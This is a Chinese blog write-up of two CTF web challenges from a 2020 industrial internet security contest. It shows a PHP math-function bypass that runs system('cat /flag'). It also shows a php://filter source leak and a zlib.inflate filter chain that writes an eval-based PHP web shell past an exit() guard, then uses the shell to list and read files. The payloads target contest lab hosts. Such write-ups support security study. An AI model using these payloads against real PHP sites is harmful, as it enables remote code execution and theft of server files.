2020全国工业互联网安全技术技能大赛Web题WP

原创

lynnlovemin 于 2020-10-25 09:40:02 发布 4636 收藏 18

分类专栏： 网络安全

本文链接：https://blog.csdn.net/lynnlovemin/article/details/109269976

0x00 SimpleCalculator

打开后，发现flag.php可执行数学函数，在网上找到一个原题：https://www.cnblogs.com/20175211lyz/p/11588219.html

可执行shell拿到flag。

payload如下：

```
http://eci-1cei547jhyas2r4f5r2.cloudeci1.ichunqiu.com/flag.php?search=\$pi=(is_nan\^(6).(4)).(tan\^(1).(5));\$pi=\$\$pi;\$pi{0}(\$pi{1})&0=system&1=cat%20/flag。
```

0x01 easyphp

打开后发现是个文件包含的题目，可通过

```
http://eci-2zegsp1aou4jdyibk8km.cloudeci1.ichunqiu.com/index.php?page=php://filter/convert.base64-encode/resource=index.php
```

拿到源码：

```php
<?php
error_reporting(0);
$page = isset($_GET['page']) ? $_GET['page'] : 'main.html';
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    header('location:index.php?page=main.html');
}
// You may want to see 7fa3b767c460b54a2be4d49030b349c7.php
?>
```

他提示需要访问7fa3b767c460b54a2be4d49030b349c7.php，访问后，可以看到7fa3b767c460b54a2be4d49030b349c7.php的源码。


```php
<?php
error_reporting(0);
$sandbox = '/var/www/html/sandbox/' . md5($_SERVER['REMOTE_ADDR']);
echo "Here is your sandbox: ". md5($_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);
highlight_file(__FILE__);
if (isset($_GET['content'])) {
    $content = $_GET['content'];
    if (preg_match('/iconv|UCS|UTF|rot|quoted|base64|%|toupper|tolower|dechunk|\.\./i', $content))
        die('hacker');
    if (file_exists($content))
        require_once($content);
    file_put_contents($content, '<?php exit();' . $content);
}
```

通过代码审计，可以看到最后一行代码content被exit()函数分隔，这是个绕过死亡exit的题目。而上述waf没有过滤掉zlib.inflate，因此可以构造payload写入shell。

```
http://eci-2zegsp1aou4jdyibk8km.cloudeci1.ichunqiu.com/7fa3b767c460b54a2be4d49030b349c7.php?content=?content=php://filter/write=string.strip_tags|zlib.inflate|%3f%3e%3c%3fphp+eval(%24_GET%5ba%5d)%3b%3f%3e%3c%3f/resource=shell.php
```

然后执行shell，发现flag文件。

```
http://eci-2zegsp1aou4jdyibk8km.cloudeci1.ichunqiu.com/7fa3b767c460b54a2be4d49030b349c7.php?content=shell.php&a=ls /
```



于是查看/flag，可获得flag。

```
http://eci-2zegsp1aou4jdyibk8km.cloudeci1.ichunqiu.com/7fa3b767c460b54a2be4d49030b349c7.php?content=shell.php&a=cat /flag
```

想学习更多网络安全的知识，可以关注公众号“SCLM安全团队”。